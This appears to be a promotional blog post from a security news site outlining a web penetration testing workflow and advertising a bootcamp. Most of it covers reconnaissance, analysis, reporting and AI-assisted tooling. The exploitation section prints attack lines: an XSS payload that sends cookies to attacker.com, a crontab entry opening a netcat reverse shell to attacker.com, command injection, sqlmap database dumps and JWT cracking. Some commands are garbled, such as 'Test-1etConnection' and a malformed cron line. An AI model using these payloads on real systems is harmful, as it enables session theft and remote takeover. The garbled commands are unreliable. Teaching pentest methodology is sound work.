
Listen to this Post
Introduction

The cybersecurity industry is saturated with tool operators—individuals who can run vulnerability scanners but lack the methodological understanding to truly assess web application risk. In Jakarta, the estimated total pay for a Penetration Tester ranges from Rp7.5–12.3 million/month, but companies don’t pay someone just because they can execute automated scans. Modern web penetration testing has evolved into a structured intelligence operation—combining reconnaissance, AI-driven automation, and hands-on exploitation to map attack surfaces with unprecedented speed and depth. The difference between a scanner operator and a professional pentester lies in understanding the complete workflow: from reconnaissance and vulnerability analysis to exploitation, risk assessment, and professional reporting.
Learning Objectives & Secrets
- Objective 1: Master the Complete Pentesting Lifecycle — Go beyond running tools. Learn to conduct structured reconnaissance, scan for misconfigurations, analyze attack surfaces methodically, and carry out exploitation in a controlled, documented manner. The secret? Professional pentesters spend 60% of their time on reconnaissance and only 20% on actual exploitation.
-
Objective 2: AI-Assisted Workflow Integration — Leverage AI for reconnaissance, vulnerability analysis, and report generation without losing control over the testing process. The secret tip: AI tools like PentesterFlow automate the entire pipeline from information gathering to report generation while keeping the analyst in the loop. Multi-agent systems assign specialized agents for each phase—reconnaissance, classification, exploitation, and reporting.
-
Objective 3: Professional Reporting and Communication — A pentest is only as valuable as its report. Learn to produce professional penetration testing reports that translate technical findings into business risk. The secret tip: Structure every report with executive summary, methodology, findings with severity ratings, proof-of-concept, and remediation recommendations. Practice live bug bounty sessions to refine your ability to communicate findings to both technical and non-technical stakeholders.
You Should Know
- Reconnaissance & Scanning: The Foundation of Every Pentest
Reconnaissance is the most critical phase of any penetration test. Professional pentesters follow a structured approach:
Step-by-step guide:
Linux Reconnaissance Commands:
 Subdomain enumeration
subfinder -d target.com -o subdomains.txt
amass enum -d target.com -o amass_subdomains.txt

DNS enumeration
dnsrecon -d target.com -t std
dig axfr @ns1.target.com target.com  Test for DNS zone transfer

Port scanning with Nmap
nmap -sV -sC -p- -T4 target.com -oA nmap_full
nmap -sU --top-ports 100 target.com -oA nmap_udp  UDP scan

Web technology detection
whatweb target.com
wappalyzer-cli https://target.com

Directory and file enumeration
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt -t 50
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Windows Reconnaissance (if testing internal infrastructure):
 Network scanning from Windows
Test-1etConnection -ComputerName target.com -Port 80
Resolve-DnsName target.com
nslookup target.com

Port scanning (using built-in tools or external)
Test-1etConnection -ComputerName 192.168.1.1 -Port 443
Key Tools to Master:
- Burp Suite — Intercepting proxy for web application testing
- Nmap — Network discovery and port scanning
- Gobuster/FFUF — Directory and file brute-forcing
- Subfinder/Amass — Subdomain enumeration
AI-Assisted Reconnaissance:
Modern pentesters use AI agents to automate reconnaissance. Tools like PentesterFlow run a seven-phase heuristic playbook: recon → CMS/stack detection → vulnerability scanning → fuzzing → SSL/service analysis → credential tests → deep discovery. Multi-agent systems can orchestrate subfinder, httpx, and `nmap` automatically.
2. Vulnerability Analysis & Attack Surface Mapping
Understanding what to test is more important than knowing how to test it. The OWASP Top 10 provides the foundation.
Step-by-step guide:
Manual Vulnerability Identification:
- Review the application’s functionality — Map all user inputs, API endpoints, authentication mechanisms, and file upload features.
2. Check for common misconfigurations:
- Default credentials
- Exposed administrative interfaces
- Missing security headers (CSP, HSTS, X-Frame-Options)
- Information disclosure in error messages or source code
3. Test authentication and access controls:
- Session management flaws
- IDOR (Insecure Direct Object References)
- Privilege escalation vectors
4. API Security Testing:
 Using Burp Suite or OWASP ZAP for API testing
 Check for excessive data exposure in API responses
curl -X GET https://api.target.com/users/1 -H "Authorization: Bearer $TOKEN"

Test for API rate limiting
for i in {1..100}; do curl -X GET https://api.target.com/resource; done

Check for mass assignment vulnerabilities
curl -X PUT https://api.target.com/users/1 -d '{"role":"admin"}' -H "Content-Type: application/json"
5. Cloud and Infrastructure Hardening Checks:
- Check for open S3 buckets
- Test for exposed Kubernetes dashboards
- Verify cloud IAM configurations
AI-Augmented Analysis:
AI agents can classify findings and prioritize them based on severity. A high-severity CVE match automatically triggers the exploit agent, and exploit results cycle back into the analysis.
3. Exploitation: Methodical and Controlled
Exploitation is not about breaking things—it’s about proving impact in a controlled manner.
Step-by-step guide:
Injection Attacks (SQL, Command, LDAP):
 SQL Injection testing
sqlmap -u "https://target.com/page?id=1" --batch --dbs
sqlmap -u "https://target.com/page?id=1" -D database_name --tables --dump

Command Injection testing
 Test for RCE by injecting system commands
curl -X POST https://target.com/ping -d "ip=127.0.0.1; whoami"
Cross-Site Scripting (XSS):
<!-- Test for reflective XSS -->
<script>alert('XSS')</script>
<img src=x onerror=alert('XSS')>

<!-- Test for stored XSS in comment fields -->
<script>fetch('https://attacker.com/steal?cookie='+document.cookie)</script>
Authentication & Access Control Testing:
 Test for JWT weaknesses
 Decode JWT token
echo "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9..." | jwt-cli decode

Test for weak secret keys
jwt-cracker -t "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9..." -w /usr/share/wordlists/rockyou.txt

Session fixation testing
 Capture session cookie and attempt to reuse it from different IP/browser
Privilege Escalation:
 Linux privilege escalation enumeration
linpeas.sh
 Check for sudo misconfigurations
sudo -l
 Check for SUID binaries
find / -perm -4000 -type f 2>/dev/null

Windows privilege escalation
 Using PowerUp.ps1
Import-Module .\PowerUp.ps1
Invoke-AllChecks
Post-Exploitation & Persistence:
 Establish persistence on Linux
echo "/5     /bin/bash -c 'nc -e /bin/bash attacker.com 4444'" >> /etc/crontab

Windows persistence via scheduled tasks
schtasks /create /tn "Updater" /tr "C:\Windows\System32\cmd.exe /c calc.exe" /sc daily /st 09:00
4. Risk Analysis & Impact Assessment
Every vulnerability found must be evaluated in terms of business impact.
Step-by-step guide:
- Calculate CVSS scores for each finding (Base, Temporal, Environmental)
2. Assess business impact:
- Data sensitivity (PII, financial, healthcare)
- Regulatory compliance (GDPR, HIPAA, PCI-DSS)
- Operational impact (downtime, reputational damage)
3. Prioritize remediation:
- Critical: Remote code execution, data breach
- High: Authentication bypass, SQL injection
- Medium: XSS, information disclosure
- Low: Missing security headers, outdated software
AI-Powered Risk Prioritization:
AI frameworks like Nerve use CrewAI agents to orchestrate detection, safe validation, risk prioritization, and remediation planning. This transforms raw scan results into actionable intelligence.
5. Professional Penetration Testing Reporting
The report is the deliverable that clients actually read and act upon.
Step-by-step guide:
Report Structure:
- Executive Summary — One page describing the overall security posture, key risks, and bottom-line recommendations.
-
Scope and Methodology — Clearly define what was tested and how.
-
Findings Summary Table — List all findings with severity, affected systems, and status.
4. Detailed Findings — For each finding:
- and severity
- Description of the vulnerability
- Steps to reproduce (with screenshots and code)
- Proof of concept (PoC) code or commands
- Impact analysis
- Remediation recommendations
- Appendix — Raw scan results, tool configurations, and additional technical details.
AI-Assisted Reporting:
AI agents can automatically summarize results, generate attack graphs, and provide remediation advice. Tools like PentesterFlow automate report generation without sacrificing analyst oversight.
- Hands-on Practice: The Ghostlamp Web Pentest Practice Lab
Theory without practice is useless. The Ghostlamp Web Pentest Practice Lab provides a controlled environment to apply everything you’ve learned.
Step-by-step guide for lab practice:
1. Set up your lab environment:
- Kali Linux VM with necessary tools
- Burp Suite Community or Professional
- OWASP ZAP for automated scanning
2. Practice workflow:
- Day 1-2: Reconnaissance and scanning
- Day 3-4: Vulnerability identification
- Day 5-6: Exploitation and privilege escalation
- Day 7-8: Reporting and documentation
- Live Bug Bounty Sessions — Practice finding real vulnerabilities in bug bounty programs with instructor guidance.
Recommended Practice Labs:
- HackTheBox — Web challenge machines
- PortSwigger Web Security Academy — Free labs for every vulnerability type
- OWASP WebGoat — Deliberately insecure web application
- DVWA (Damn Vulnerable Web Application) — Classic training ground
7. AI-Assisted Workflow: The Next Generation of Pentesting
The future of penetration testing is AI-augmented, not AI-replaced.
Step-by-step guide for integrating AI:
1. Reconnaissance with AI:
- Use AI agents to automate subdomain enumeration, port scanning, and technology detection
- Tools: PentesterFlow, Nerve, Security AI Agent
2. Vulnerability Analysis with AI:
- AI classifies findings and prioritizes based on severity
- AI suggests exploit chains and attack paths
3. Reporting with AI:
- AI generates executive summaries and detailed findings
- Human reviews and refines AI-generated content
4. Multi-Agent Systems:
- Reconnaissance Agent: Enumerates hosts, ports, and services
- Exploitation Agent: Tests identified vulnerabilities
- Reporting Agent: Summarizes results and provides remediation advice
Ethical Considerations:
AI-assisted pentesting should never replace human judgment. Always review AI-generated findings before including them in reports. Maintain control over the testing process—AI is a force multiplier, not a replacement for expertise.
What Undercode Say
Key Takeaway 1: Tools Don’t Make a Pentester — Methodology Does
The most expensive vulnerability scanner cannot replace a methodical approach to security testing. Companies hire pentesters who understand the complete workflow: reconnaissance, scanning, exploitation, analysis, and reporting. Master the methodology, and the tools become secondary.
Key Takeaway 2: AI Is Augmenting, Not Replacing, Pentesters
AI-assisted workflows are transforming penetration testing by automating repetitive tasks and accelerating the entire pipeline. However, human expertise remains essential for interpreting results, understanding business context, and communicating findings effectively. The pentester of the future will be an AI-augmented analyst, not an AI-replaced technician.
Analysis (10 lines):
The cybersecurity industry faces a critical shortage of qualified penetration testers who can do more than run automated scanners. Professional pentesters must develop a structured workflow that spans reconnaissance, vulnerability analysis, exploitation, risk assessment, and professional reporting. The integration of AI into this workflow represents a paradigm shift—AI agents can now handle reconnaissance, classification, exploitation, and reporting in minutes. However, AI-generated findings require human validation to ensure accuracy and business relevance. The most effective approach combines AI automation with human oversight, creating a workflow that is both faster and more reliable. Professional reporting remains a critical differentiator—a pentest is only as valuable as its report. The ability to translate technical findings into business risk is what separates junior tool operators from senior penetration testers. Hands-on practice in controlled environments like the Ghostlamp Web Pentest Practice Lab is essential for building practical experience. Live bug bounty sessions provide real-world exposure to finding and reporting vulnerabilities. The Next-Gen Web Penetration Testing Mini Bootcamp offers a structured path from fundamentals to AI-augmented workflows. Ultimately, the goal is not just to find vulnerabilities but to build the mindset and workflow that real pentesters actually use.
Prediction
-1 The automation of penetration testing through AI will lead to a flood of low-quality, AI-generated reports from unqualified practitioners, potentially damaging client trust in the security industry as a whole.
+1 AI-augmented pentesting will democratize security testing, allowing smaller organizations to access professional-grade assessments that were previously cost-prohibitive.
-1 Over-reliance on AI for vulnerability detection may create blind spots—AI models are only as good as their training data and may miss novel or complex vulnerabilities that require human intuition.
+1 The integration of AI into pentesting workflows will free up human analysts to focus on higher-value activities: strategic risk assessment, creative exploitation, and client communication.
-1 The barrier to entry for penetration testing may decrease, leading to an oversupply of poorly trained “pentesters” who lack fundamental understanding of web technologies and security principles.
+1 Structured training programs like the Next-Gen Web Penetration Testing Mini Bootcamp will become increasingly important as they emphasize methodology over tool usage, producing pentesters who can adapt to evolving threats.
+1 AI-assisted reconnaissance and reporting will reduce the time required for pentests, enabling more frequent testing and faster remediation cycles.
-1 The rise of AI-powered attack tools will simultaneously empower both defenders and attackers, potentially escalating the cybersecurity arms race.
+1 Professional penetration testing will evolve into a more consultative role, with pentesters providing strategic guidance rather than just technical findings.
+1 The demand for pentesters who understand both traditional web vulnerabilities and AI-augmented workflows will increase significantly, creating new career opportunities for those who invest in structured, hands-on training.
▶️ Related Video (88% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eUMvDZsa – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


